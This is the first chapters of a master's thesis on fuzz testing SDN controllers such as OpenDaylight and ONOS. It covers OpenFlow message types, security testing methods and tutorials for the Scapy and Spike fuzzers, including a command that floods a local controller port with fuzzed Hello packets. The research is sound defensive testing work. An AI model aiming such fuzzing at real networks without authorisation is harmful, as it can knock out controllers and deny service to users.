Security Testing SDN Controllers

Andi Bidaj

School of Science

Thesis submitted for examination for the degree of Master of Science in Technology.

Espoo 30.06.2016

Thesis supervisors:

Prof. Tuomas Aura, Aalto University

Prof. Lillian Røstad, NTNU Norwegian University of Science and Technology

Aalto University
School of Science

AALTO UNIVERSITY
SCHOOL OF SCIENCE

ABSTRACT OF THE
MASTER'S THESIS

Author: Andi Bidaj

Title: Security Testing SDN Controllers

Date: 30.06.2016 Language: English Number of pages: 6+61

Department of Computer Science

Professorship: Security and Mobile Computing T-110

Supervisors: Prof. Tuomas Aura, Prof. Lillian Røstad

Software-defined networking is a new paradigm that separates the network's control plane from the data plane. Many SDN controllers have been implemented since this concept was first introduced. As with other network models, security becomes an important requirement because adversaries can launch various attacks to steal sensitive data, manipulate network's state or cause denial of service to legitimate users.

In this work, we apply fuzzing techniques to discover vulnerabilities in implementation of the OpenFlow protocol in SDN controllers such as OpenDaylight and ONOS. Careful planning and understanding of the system is crucial to improve testing efficiency. Threat modeling is an approach to identify and analyze risks and threats in the system under test. The list of threats is first constructed applying the STRIDE methodology and extended using CAPEC Mitre attack libraries.

Testing revealed a considerable number of denial of service vulnerabilities and other bugs. An exploit of few lines of code written using scapy managed to crash the controller. Another important denial of service attack blocked legitimate applications to add flows to particular switches until the OpenDaylight controller is restarted. Moreover, fuzzing revealed several less important bugs, which affected both the OpenDaylight and ONOS controllers.

Testing presented a number of challenges. Measuring and improving test coverage poses a significant issue. Increasing the number of test case scenarios could help covering larger parts of the software.

Keywords: SDN, fuzzing, OpenDaylight, ONOS, OpenFlow

Acknowledgements

I would like to thank everyone who has been with me during this long journey, which is now coming to the end. Your support has been very precious to me.

I am grateful to my family who encouraged me since from the beginning of this adventure. I cannot wait to see my sister at the graduation ceremony.

Thank you to all my friends who have been closed to me in the most difficult moments. Your messages have always inspired me to go ahead.

I can't forget Professor Lillian Røstad for her remote help.

My special thanks go to Professor Tuomas Aura for his good and continuous guidance. His advices have always been so valuable to me. I learned a lot and I grew up tremendously both personally and professionally.

This work was supported by TEKES as part of the Cyber Trust program of DIGILE (the Finnish Strategic Center for Science, Technology and Innovation in the field of ICT and digital business).

Once more, thank you to all of you.

Otaniemi, 30.06.2016

Andi Bidaj

Contents

Symbols and abbreviations

Abbreviations

SDN	Software-defined Networking
ODL	OpenDaylight
ONOS	Open Network Operating System
SUT	System Under Test
NA	Not Available
DOS	Denial of Service
OS	Operating System
SNMP	Simple Network Management Protocol
API	Application Program Interface
SQL	Structured Query Language
XSS	Cross-site Scripting
NIST	National Institute of Standards and Technology
IP	Internet Protocol
TCP	Transmission Control Protocol
REST	Representational State Transfer
ARP	Address Resolution Protocol
CAPEC	Common Attack Pattern Enumeration and Classification
CIA	Confidentiality, Integrity and Availability
GUI	Graphical User Interface
XML	Extensible Markup Language
ID	Identifier
CPU	Central Processing Unit
MC/DC	Modified Condition/Decision Coverage
VLAN	Virtual Local Area Network
TLS	Transport Layer Security

1 Introduction

1.1 Motivation

The continuous increase of the number of mobile users, cloud services and server virtualization technologies creates the need for new network architectures. In order to meet the requirements of the today's networks, it has been proposed [1] a new concept called Software Defined Networking (SDN). The SDN architecture decouples the control and data plane of the network, thus offering a directly programmable and centralized network logic and state. The control plane is represented by the controller, while an SDN switch is entirely responsible for the data plane. Northbound and southbound API are two key concepts of the SDN architecture. On top of the control plane, it is possible to build business applications using the northbound API. This interface is not standardized and it depends on the implementation of the specific SDN controller. In contrast, the southbound API is well defined for example, by the OpenFlow protocol, which enables the communication between controllers and switches. Details and characteristics of SDN networks have been previously described in many research works [1] [2] [3] [4] [5] [6] [7].

As with any other network protocols, security becomes an important issue. Malicious users can attack both controllers and switches resulting in denial of service for legitimate users, theft of sensitive information and financial loss for the company operating the network. While progress has been made to test software and fix vulnerabilities, more bugs are introduced as software become more complex. It is thus important to apply efficient and automated testing techniques to discover vulnerabilities with minimal effort. In the context of this thesis, we will apply several fuzzing methods to reveal bugs in SDN controllers.

Fuzzing is a testing technique used by sending illegal or unexpected input to the software and monitoring for exceptions and unexpected behavior. Fuzz testing is usually a brute-force technique, but it is simple and effective. Fuzzers are available for testing a large range of vulnerabilities such as buffer overflows, SQL injections, denial of service attacks and format bugs. While these vulnerabilities can be found in web applications or file formats, in this work we will test the implementation of a network protocol, more specifically of OpenFlow[8].

Security of SDN networks and its elements including OpenFlow, has been the subject of many research works. Kreutz et al. [9] analyze attack vectors and sketch the design of a secure and dependable SDN control platform. Scott-Hayward et al. [10] provide a comprehensive survey regarding the security of software-defined networks. Other studies [11][12] focus on discovering potential vulnerabilities related to controllers, switches and communication channels between them. [11] is the closest research to our work. However, they do not use fuzz testing.

1.2 Research Goals

The goal of this thesis is to apply open-source fuzzers to test network elements that are running in virtual machines. The initial testing target will be different

implementations of the software-defined networking (SDN) controllers. The focus is on fuzz testing, which makes random mutations to previously recorded test cases or ones from model-based testing. It is also possible to consider other testing methods that aim to find previously unknown vulnerabilities. Some of the questions we will answer in this thesis are:

1. Which fuzzers are suitable to test network protocols?
2. What are the main threats against SDN controllers?
3. How can we test the OpenDaylight and ONOS controllers for security vulnerabilities that can be exploited by a malicious switch?
4. What type of vulnerabilities can be detected in a network protocol with fuzz testing?
5. How can we improve testing and increase test coverage?

1.3 Thesis Outline

The thesis is structured as follows. Chapter 2 gives an overview of SDN and OpenFlow, while chapter 3 describes the main fuzzing techniques and security tools used in this thesis. Chapter 4 introduces to the test case design, based on threat modeling process. Chapter 5 continues with the testing implementation, while the found vulnerabilities are analyzed in chapter 6. In section 7, we discuss about test coverage and other issues related to planning and implementation of fuzz testing. A short summary of this thesis is presented in chapter 8.

2 Background on Software-Defined Networking

In this chapter, we provide a general description of SDN and give an overview of the OpenFlow protocol which is relevant in understanding the communication between a legitimate controller and a malicious switch.

2.1 Software-Defined Networking

Software-defined networking (SDN) [5] is an emerging network paradigm that separates the network's control logic from the underlying data plane. SDN transforms the role of the switches into simple forwarding devices and moves the control logic into a central component called controller or network operating system. In contrast to the traditional network architectures, the separation of roles in an SDN network is the key to achieving flexibility and to making it easier to introduce new concepts in networking. Moreover, network management is simplified, thus motivating and pushing network evolution and innovation.

According to [5], there are four pillars that define the SDN network architecture:

1. The control plane is decoupled from the data plane as described above.

2. Packet forwarding is made based on flows in contrast to the decision based forwarding in the traditional networks. According to [8], a flow entry consists of match fields, counters, and a set of instructions to apply to matching packets. A match can be on any packet field value.

3. The SDN controller is responsible for the centralized control logic. Current well-known SDN controllers include OpenDaylight[1], ONOS[2], Floodlight[3] and POX[4].

4. SDN networks are programmable. Thus, it is possible to develop software through an interface to manage data plane.

The SDN architecture is composed of different layers as shown in Figure 1. We provide a short overview of the SDN elements[5].

1. *Forwarding Device:* It is an SDN Switch, which receives packets from the network and forwards them as instructed by the controller. The instruction sets are flow rules which usually drop or forward the packets to the controller or to any other port.

2. *Data plane:* It is composed of the infrastructure required to interconnect together the SDN switches.

[1] https://www.opendaylight.org/
[2] http://onosproject.org/
[3] http://www.projectfloodlight.org/floodlight/
[4] https://openflow.stanford.edu/display/ONL/POX+Wiki



Figure 1: SDN Architecture

3. *Southbound Interface:* It defines the communication protocol between SDN controllers and switches.

4. *Control Plane:* It comprises elements, such as applications or controllers, responsible for the control logic.

5. *Northbound Interface:* It wraps the instruction sets of the Southbound Interface into APIs. Developers can implement software and program the network using this interface.

6. *Application Plane:* It comprises the set of applications built on top of the Northbound Interface. Such applications can, for example, implement firewalls, routing policies or load balancers.

2.2 OpenFlow

OpenFlow [1] is a popular and widely-deployed Software-Defined Networking technology. OpenFlow differs from SDN in the way that the latter decouples the control and data plane, while OpenFlow standardizes the interface between the controller and the forwarding devices. McKeown et al. [1] exploit common features in the flow tables of the Ethernet switches in order to programmatically control the switches and implement new routing protocols, new security models and possible alternatives to IP. According to [2], the OpenFlow architecture is composed of an OpenFlow-compliant

switch, a controller and a secure channel between them. The controller receives and sends the packets from and to the switch and controls the rules in the flow tables. The switch follows the rules and applies a set of actions to each flow. The switch type, which can be a dedicated or an OpenFlow-enabled switch, determines the different kinds of actions. The OpenFlow-enabled switch extends the dedicated version by supporting both OpenFlow and traditional forwarding. The two types of switches must support three basic actions associated to the flow-entries.

1. Forward packets to the correct next-hop device.
2. Forward packets to the controller through the secure channel, typically when the switch does not know how to handle the packets.
3. Drop the flow's packets, for example for security reasons.

The extended switch type should support the forwarding from the OpenFlow datapath to the normal processing line. This can be achieved either by adding a new action or by tagging the packets with a different VLAN ID, which separates the OpenFlow datapath and the normal processing line as different vitual networks.

2.2.1 OpenFlow Specification

The secure channel connects an SDN controller with one or more switches. The interface between the controller and the switch is defined by the OpenFlow protocol (In this thesis, we refer to the version 1.3.4 as specified in [8]). In this section, we provide a short overview of the most important concepts including a short description of each packet type. There are in total thirty different kinds of messages which are classified as symmetric, asynchronous and controller-to-switch messages. The message structure starts with the header and may include other values, structures, enumerations or bitmasks. The header structure is shown in Figure 2:



Figure 2: OpenFlow packet header

The *OFPT_constant* indicates the message type and can be one of the following:

1. *OFPT_HELLO:* The controller or the switch sends a Hello packet during connection setup to agree on the highest version of OpenFlow supported. The connection can be started either from the switch or from the controller.

2. *OFPT_ERROR:* The controller or the switch sends this message to indicate a failure during normal functioning. The error is described by the message type and code and an eventual description. The complete list of error codes can be found at [8].

3. *OFPT_ECHO_REQUEST:* The controller or the switch sends an Echo Request packet to check whether the receiver is still connected or to ask any information about latency or bandwidth.

4. *OFPT_ECHO_REPLY:* The entity receiving an Echo Request replies back with an Echo Reply that has the same body as the request.

5. *OFPT_EXPERIMENTER:* The role of this packet is not included in the specification but is vendor-defined.

6. *OFPT_FEATURE_REQUEST:* After exchanging the Hello Packets and establishing the highest version of OpenFlow supported by both parties, the controller sends a Feature Request to the switch to retrieve the number of buffers, datapath ID or other capabilities.

7. *OFPT_FEATURE_REPLY:* In response to a Feature Request, the switch sends a Feature Reply indicating the capabilities it has. The datapath ID uniquely identifies the packet processing pipeline.

8. *OFPT_GET_CONFIG_REQUEST:* The controller queries the switch the IP packet fragmenting configuration and maximum number of bytes in a packet that the datapath should send to the controller

9. *OFPT_GET_CONFIG_REPLY:* The switch replies to a Get Config Request with a Get Config Reply indicating whether the IP fragments should be treated normally, dropped, or reassembled. In addition, the message includes the number of bytes in a packet that can be sent to the controller through the datapath.

10. *OFPT_SET_CONFIG:* The controller can set the IP packet fragmenting configuration. The switch does not reply to this message.

11. *OFPT_PACKET_IN:* The switch can send to its controller a received packet in a Packet In message if directed by the action set or due to table miss or TTL error.

12. *OFPT_FLOW_REMOVED:* If a flow in the table is removed, the switch sends a Flow Removed message to the controller. A flow can be removed due to idle timeout, hard timeout or deletion. The idle timeout occurs when no packets are matched during the specified time. The hard timeout occurs after a certain time, independently from the number of packets matched.

13. *OFPT_PORT_STATUS:* The switch informs the controller about any status change on a specific port using a Port Status message.

14. *OFPT_PACKET_OUT:* This message is used when the controller wants to send a packet to the switch datapath.

15. *OFPT_FLOW_MOD:* The controller sends this message to manipulate flow tables in the switch. It is one of the most important messages.

16. *OFPT_GROUP_MOD:* The controller sends this message to manipulate group tables in the switch.

17. *OFPT_PORT_MOD:* The controller sends this message to manipulate the state of an OpenFlow port.

18. *OFPT_TABLE_MOD:* The controller sends a request to configure or modify the behavior of a flow table. This message is deprecated in this version 1.3.4 but it is kept for backward compatibility with earlier versions.

19. *OFPT_MULTIPART_REQUEST:* The controller can retrieve a large amount of data from the switch using a Multipart Request. The body of the packet is interpreted based on the type of the message, which can be: OFPMP_DESC, OFPMP_FLOW, OFPMP_AGGREGATE, OFPMP_TABLE, OFPMP_PORT_STATS, OFPMP_QUEUE, OFPMP_GROUP, OFPMP_GROUP_DESC, OFPMP_GROUP_FEATURES, OFPMP_METER, OFPMP_METER_CONFIG, OFPMP_METER_FEATURES, OFPMP_TABLE_FEATURES, OFPMP_PORT_DESC, OFPMP_EXPERIMENTER. The OpenFlow specification [8] describes multipart requests in detail.

20. *OFPT_MULTIPART_REPLY:* After receiving a Multipart Request, the switch sends the requested information to the controller in one or more Multipart Reply messages.

21. *OFPT_BARRIER_REQUEST:* A Barrier Request message serves as a synchronization point. The controller wants to make sure that the messages are executed in a specific order by the switch.

22. *OFPT_BARRIER_REPLY:* The switch must process all the previously received requests before sending a Barrier Reply to the controller.

23. *OFPT_QUEUE_GET_CONFIG_REQUEST:* The controller queries information from the switch about the port queue configuration.

24. *OFPT_QUEUE_GET_CONFIG_REPLY:* The switch replies to the controller with the information regarding the port queue configuration.

25. *OFPT_ROLE_REQUEST:* The controller can change or request its role from the switch. When there are multiple controllers connected to the same switch, one controller is selected as a master, while the others become slaves.

26. *OFPT_ROLE_REPLY:* Upon receiving a Role Request from the controller, the switch replies back indicating the current role of the controller.

27. *OFPT_GET_ASYNC_REQUEST:* The controller can query which asynchronous messages can receive from the switch. The asynchronous messages can be one of the following: OFPT_PACKET_IN, OFPT_FLOW_REMOVED, OFPT_PORT_STATUS and OFPT_ERROR.

28. *OFPT_GET_ASYNC_REPLY:* After receiving a Get Async Request from the controller, the switch replies back indicating the asynchronous messages which it can be sent to the controller.

29. *OFPT_SET_ASYNC:* The controller sets which asynchronous messages it can receive from the switch.

30. *OFPT_METER_MOD:* The controller sends this message to add, modify or delete a meter in the switch.

2.3 SDN Controllers

The number of SDN controllers has grown exponentially since the advent of the first network operating system NOX[13]. At the moment of writing, the list of most popular controllers comprises POX[5], Floodlight[6], OpenDaylight[7] or ONOS[14]. Among characteristics that make one SDN controller differ from the rest we can mention architecture, ease of use or implementation language. In this thesis, we conduct security testing on OpenDaylight and ONOS controllers.

2.3.1 OpenDaylight

The OpenDaylight (ODL) controller is JVM software that implements SDN concepts[15]. ODL offers support for a range of protocols including OpenFlow, NETCONF and BGP/PCEP[16]. We focus on the implementation of the OpenFlow protocol. Several software versions have been published during our research; our study considers only OpenDaylight Lithium-SR3 and Beryllium[17]. Both these versions make use of the following tools[15]:

- *Maven:* Maven makes it easier to automate building and installation.
- *OSGi:* OSGi serves as the back-end of OpenDaylight and allows to load and bind together bundles and packages into JAR files.
- *JAVA interfaces:* Useful for event listening, specifications, and forming patterns.

[5]http://www.noxrepo.org/pox/about-pox/
[6]http://www.projectfloodlight.org/floodlight/
[7]https://www.opendaylight.org/

- *REST APIs:* Northbound APIs used for flow programming, static routing and so on.

OpenDaylight can be downloaded as a pre-built image from [17] or build from scratch using Maven. For simplicity and reproducibility of results, we download and run the pre-built version. In addition, we proceed installing several required features with the following command:

```
opendaylight-user@root>feature:install
odl-restconf-all odl-dlux-all odl-l2switch-switch
```

These features enable respectively REST APIs, the web server interface and the OpenFlow protocol.

2.3.2 ONOS

ONOS (Open Network Operating System) is a distributed but logically centralized network operating system[14]. The purpose of this project is to build an open-source network operating system which provides high-availability, scale-out and performance for Service Provider networks[18]. A powerful feature of ONOS is the ability to run as a cluster of servers. Network operators can add or remove such servers according to their needs, thus allowing scalability.

Similarly to OpenDaylight, ONOS architecture is written in Java, built using Maven, supports NETCONF and OpenFlow as the southbound API, and exposes REST APIs as the northbound abstraction.

3 Background on Security Testing

In this section, we introduce two security testing approaches and continue explaining the concept of fuzzing and its main techniques. We introduce the main fuzzing tools used in this work and describe the advantages and disadvantages of choosing each fuzzer.

3.1 Security Testing

The increasing number of interconnected computer systems and electronic devices has become a popular target for different attackers, who launch more and more sophisticated attacks. According to [19], these attacks fall under two main categories: passive and active attacks. The passive ones can be eavesdropping or traffic analysis, while the active attacks usually modify or create a false stream of data and can be of one of the following types: masquerade, replay, modification of messages or denial of service. A short description of the attacks is included in table 1.

	Passive Attacks
Eavesdropping	Attacker monitors the connection and observes the transmitted information
Traffic Analysis	Attacker extracts traffic patterns or any useful information such as location or participants' identities by monitoring the traffic
	Active Attacks
Masquerade	Attacker pretends to be another entity
Replay	The attacker captures and retransmits the messages
Modification of Messages	Attacker alters, deletes or reorders portions of the original message
Denial of Service	Attacker makes the resource unavailable to the legitimate user

Table 1: Attack list

Several security services and mechanisms can be implemented to make the system more secure but such measures go beyond the goal of this work. We focus on security testing, which is important to test that the security requirements have been correctly deployed. With security testing, the tester discovers vulnerabilities that could lead to harmful attacks like the ones listed above.

There are several approaches to the security testing. In this section, we discuss two of them. The first one derives from Guideline on Network Security published by the National Institute of Standards and Technology NIST [20]. According to the guideline, security testing should be conducted at various phases of system development life cycle. It is common that the system security is evaluated after the implementation and installation and after operational and maintenance. During implementation phase, testing can be conducted at component or system level. The

scope of the testing addresses several areas such as computer security, communication security, physical security or personnel security. Once the system is operational, it is important to ensure that the system is working as specified in the security requirements. Depending on the importance of system, testing during operational stage should be conducted frequently. Systems, such as firewalls or web servers, should be assigned a higher priority and higher testing frequency. Several stakeholders must participate in the testing process ranging from network administrators and managers to the Chief Information Officer and Information Systems Security Officers.

The Guideline [20] proposes a list of techniques to use when doing network testing, but we describe a subset of them which are relevant to this work. We outline the following types of testing:

1. *Network scanning:* It involves running a port scanner to find the active hosts, open ports and running services in the network devices. Some scanners, such as nmap[8], will try to guess the operating system running in the device and this process is commonly called operating system fingerprinting. Network scanning is fundamental to find the host running the software-defined networking controller.

2. *Vulnerability scanning:* A vulnerability scanner, like a network scanner, identifies the active hosts and open ports, but in addition, provides information about existing vulnerabilities in the system. A vulnerability scanner possesses a large database of known vulnerabilities and matches the gathered information from the host with the database information. For example, a particular software version might indicate the vulnerabilities associated with that version. Vulnerability scanners are fast and easy to identify known vulnerabilities. The main weakness is that if a vulnerability is not known and saved in the database, a vulnerability scanner cannot detect it.

3. *Penetration testing:* The next step after identifying vulnerabilities is to exploit them in order to gain access to the system. It is a labour-intensive and difficult process, which requires careful planning and execution.

A second methodology to security testing follows a risk-based approach [21][22]. Authors suggest to create tests driven by the risks identified in a system. Testing the areas that are more likely to be attacked will increase the chances to make the software more secure. Security testers should perform several tasks at each stage of software development life-cycle, which is a significant difference compared to the first approach in the previous paragraph. While in the Guideline on Network Security [20] testing is done after the implementation and operations phases, the methodology in [21] comprises activities during the requirements and design stages. The full list of tasks is shown in Figure 3 and comprises:

- Creating security abuse and misuse cases
- Listing normative security requirements

[8]https://nmap.org

- Performing architectural risk analysis
- Building risk-based security test plans
- Wielding static analysis tools in a non-runtime environment
- Performing security tests in the running system manually
- Penetration testing in the final environment
- Cleaning up after security breaches



Figure 3: The software development life cycle[21]

3.2 Fuzzing

In this section, we describe a variety of approaches how to discover security vulnerabilities, each of them with its pros and cons. The most important approaches are: white box, black box and grey box testing. The main difference depends on how much information the attacker has about the system. During white box testing, the attacker has full access to the source code, system design and architecture, while black box testing requires no information about the internals and design of the systems. Grey box testing sits in the middle of these two approaches, and the attacker might have access to some documentation or to the system states.

Nowadays, according to [23], hackers may either inspect the code using a disassembler or use fuzzing to search for vulnerabilities. Fuzzing is a well-known black box technique useful to discover faults in software by providing unexpected input and monitoring abnormal output. Typically an attacker or tester manipulates the valid input in order to trigger undefined behavior. Fuzzers are generally divided into two main categories: mutation-based and generation-based. Typically, the mutation-based fuzzers mutate the existing data to create test cases, while generation-based ones use the protocol model to create test cases. There is no standard procedure for how to apply fuzzing techniques, but generally the following steps might be valid very often[24]:

1. *Identify target:* The target might be a system the attacker is hired to test, a recently developed system or any commonly used software with potential vulnerabilities.

2. *Identify inputs:* It is crucial to understand the attack surface so that any input to the software can be carefully crafted with unacceptable values. Some of the inputs might be trivial to locate, but others might be less obvious.

3. *Generate fuzzed data:* Input vectors can be generated either by mutating existing data or depending on the target type and data format.

4. *Execute fuzzed data:* When testing a network protocol, fuzzed data should be sent as packets to the target.

5. *Monitor for exceptions:* After executing fuzzed data, the security tester should monitor any exceptional behavior such as server crashing, increased resource consumption or illegal application state. The available monitoring methods depend on the type of application and system under test.

6. *Determine exploitability:* Security testers should go beyond causing exceptions to analyze and possibly exploit the found vulnerabilities.

In order to make the fuzzing tests more effective, it is crucial to correctly generate the fuzzing data. Sutton et al. [24] propose a list of five fuzzing categories:

1. *Pregenerated test cases:* Protocol fields or packets are hardcoded to test boundary conditions. Tests are derived from the protocol specification. This method lacks flexibility because it comprises no random component.

2. *Random:* Protocol fields contain random or pseudo-random values. This method is the least effective because many test cases fall under the same domain input.

3. *Manual protocol mutation testing:* The security tester enters protocol field values manually. This method is considered as slow and poorly effective.

4. *Mutation or brute force testing:* The fuzzer makes an effort to produce all the possible combinations of the data packet fields. This method requires a lot of time as the number of tests is quite large.

5. *Automatic protocol generation testing:* The security tester needs to model the protocol specification, which is used to derive the test cases.

Even though fuzzing is a powerful black box testing method, it poses limitations in discovering several type of vulnerabilities. Typically, fuzzers fail to find flaws related to access control, poor design logic, backdoors, memory corruption or multistage vulnerabilities[24].

3.3 Testing Tools

Security testers have developed a large number of tools to increase productivity and efficiency in discovering vulnerabilities. The security tester or the attacker chooses a target, which is usually called System Under Test (SUT). The process of testing the implementation of a network protocol in the SUT, comprises a large range of testing methods. We focus on fuzz testing and in this section, we give an overview of the main fuzzers used in this work.

3.3.1 Scapy

Scapy[25] is a Python program used to send, receive, sniff and forge packets. Scapy is a powerful tool to decode many protocols, manipulate the packets, send them to the network and receive the answers. There are several advantages for using Scapy compared to other networking tools. Creating a raw packet using Scapy might require a few lines of code, much less than doing the equivalent task in C. In addition, Scapy matches the responses and returns two lists, with matched and the other with unmatched packets. While many security tools focus on particular functionality such as ARP poisoning, Scapy can be used to perform port scanning or fuzzing very easily just by creating specific raw packets.

Before describing how to design packets, we provide a short installation guide for Ubuntu like operating systems. This part is written in tutorial style so that the reader can easily repeat the process. In this thesis, we use Scapy 2.2.0-dev with additional dissectors to decode OpenFlow protocol. Python2.x version is a prerequisite before installing Scapy.

1. Install the Mercurial version control system. In Ubuntu use:

```
$ sudo apt-get install mercurial
```

2. Clone Scapy-openflow repository. Note that the official Scapy repository does not contain the decoders for OpenFlow.

```
$ hg clone https://bitbucket.org/mtury/scapy-openflow
```

3. Install Scapy using root privileges.

```
$ cd scapy-openflow
$ sudo python setup.py install
```

4. In order to update to the latest version, run the following commands:

```
$ hg pull
$ hg update
$ sudo python setup.py install
```

5. After the installation has completed, run the program:

```
$ sudo scapy
```

Scapy is normally run in an interactive Python shell, but its functions can alternatively be imported in Python scripts using:

```
from scapy.all import *
```

Now that we ran the program, we can create packets very easily:

```
>>> packet = Ether()/IP()/TCP(sport=6653)
>>> packet
<Ether  type=0x800 |<IP  frag=0 proto=tcp |<TCP
sport=6653 |>>>
```

We created a TCP packet with the source port equal to 6653 and all the other parameters were left unchanged and set to default by Scapy. The operator '/' is used to concatenate different protocol layers. In our packet, we added TCP on top of IP on top of Ethernet. The created packet is subsequently printed in the shell. Other important functions are:

```
>>> hexdump(packet)
0000  FF FF FF FF FF FF 00 00  00 00 00 00 08 00 45 00
..............E.
0010  00 28 00 01 00 00 40 06  7C CD 7F 00 00 01 7F 00
.(....@.|.......
0020  00 01 19 FD 00 50 00 00  00 00 00 00 00 00 50 02
.....P........P.
0030  20 00 77 93 00 00
>>> p = str(packet)
>>> TCP(p)
WARNING: bad dataofs (0). Assuming dataofs=5
<TCP  sport=65535 dport=65535 seq=4294901760 ack=0
dataofs=0L reserved=8L flags= window=17664 chksum=0x28
urgptr=1 options=[] |<Raw load='\x00\x00@\x06|\xcd\x7f
\x00\x00\x01\x7f\x00\x00\x01\x19\xfd\x00P\x00\x00\x00
\x00\x00\x00\x00\x00P\x02\x00w\x93\x00\x00' |>>
>>> send(packet)
WARNING: Mac address to reach destination not found.
Using broadcast.
.
Sent 1 packets.
>>> openflow = sniff(filter="tcp and port 6653", count=2)
>>> openflow[0]
<Ether  dst=00:00:00:00:00:00 src=00:00:00:00:00:00
type=0x800 | <IP  version=4L ihl=5L tos=0x10 len=60
id=53939 flags=DF frag=0L ttl=64 proto=tcp chksum=0x69f6
src=127.0.0.1 dst=127.0.0.1 options=[] |<TCP  sport=50972
dport=6653 seq=1981674888 ack=0 dataofs=10L reserved=0L
flags=S window=43690 chksum=0xfe30 urgptr=0 options=
```

```
[('MSS', 65495), ('SAckOK', ''), ('Timestamp',
(468795, 0)), ('NOP', None), ('WScale', 7)] |>>>
```

The command to load the OpenFlow 1.3 dissector, is:

```
>>> load_contrib('openflow3')
```

In the following command, it is possible to fuzz the OpenFlow Hello packet maintaining the packet type as constant 0:

```
>>> send(IP(dst="127.0.0.1")/TCP(dport=6653)/
fuzz(OFPTHello(type=0)),loop=1000)
```

Due to its flexibility and its architecture, Scapy is a powerful tool for creating packets from scratch and performing a variety of tests on network functionalities.

3.3.2 Spike

Spike[26] is a flexible fuzzer framework written in C. Spike is a C library and exposes APIs that can be used to write powerful fuzzers depending on the protocol that needs to be tested. Many protocols have similar structure and data, thus it is possible to reproduce them using APIs. The main goal of Spike is to find vulnerabilities in new protocols and programs. Spike is a block fuzzer, which is an advantage compared to other available fuzzers. The length field in protocols can be calculated as the size of the binary data from the beginning to the end of the block. Moreover, it is easy to write scripts with Spike and it does not require knowledge of the C language. Writing scripts does not mean choosing the correct fuzzing payloads because Spike has a preloaded set of most common fuzzing strings. An additional important feature of Spike, is that it supports different data types and endianness for protocol fields.

In order to run Spike, we can either download, run and install it in a Linux machine or we can use Kali Linux[9], which is a penetration testing platform. The advantage of the second choice is that Kali Linux contains all the necessary tools to perform fuzzing and, in general, any security testing. Kali Linux can be easily downloaded from the official website[10] and it is available for different computer architectures. We run the Kali Linux image in VirtualBox[11].

Before explaining how to reverse a protocol and write the fuzzer using Spike, we provide a short introduction to the most used APIs available in the framework. We include a short description for each function.

```
int s_block_start(char * block_name);
// It starts a block

int s_block_end(char * block_name);
// It ends a block
// The number of bytes from the start to the end of the
block is usually the length field in the protocol
```

[9] https://www.kali.org/
[10] https://www.kali.org/downloads/
[11] https://www.virtualbox.org

```
s_add_fuzzstring(char * fuzz_string);
// Add custom string to the fuzzer

int s_string(char * constantstring);
// Add a constant string to the payload

int s_binary(char * instring);
// Add a binary string to the payload

void s_string_variable(unsigned char *variable);
// Fuzzed string.

s_binary_block_size_halfword_bigendian(char *block_name);
// The size of the block in two bytes in big endian order.
```

We apply the above functions in a simple example. According to the OpenFlow specification [8], a Hello packet is composed of the header and optionally of zero or more elements. To make the example even simpler, we assume the packet has zero elements. In other words, the Hello packet, or simply the OpenFlow header, is composed of one byte of protocol version, one byte of packet type, two bytes of length and lastly, four bytes of transaction id. If we capture a Hello packet in Wireshark[12], it has a structure similar to the following:

"\x04\x00\x00\x08\x00\x00\x00\x01"

The first byte "x04" indicates the OpenFlow version 1.3. The second byte "x00" shows the packet type, which in this case is a Hello packet. The next two bytes "x00x08" represent the length ot the entire message. The last bytes are therefore, the transaction id. Let's assume we need to fuzz the last four bytes using Spike. The snippet would be similar to the following:

```
s_block_start("hellopacket");
s_binary("04 00");
s_binary_block_size_halfword_bigendian("hellopacket");
s_string_variable("00 00 00 00");
s_block_end("hellopacket")
```

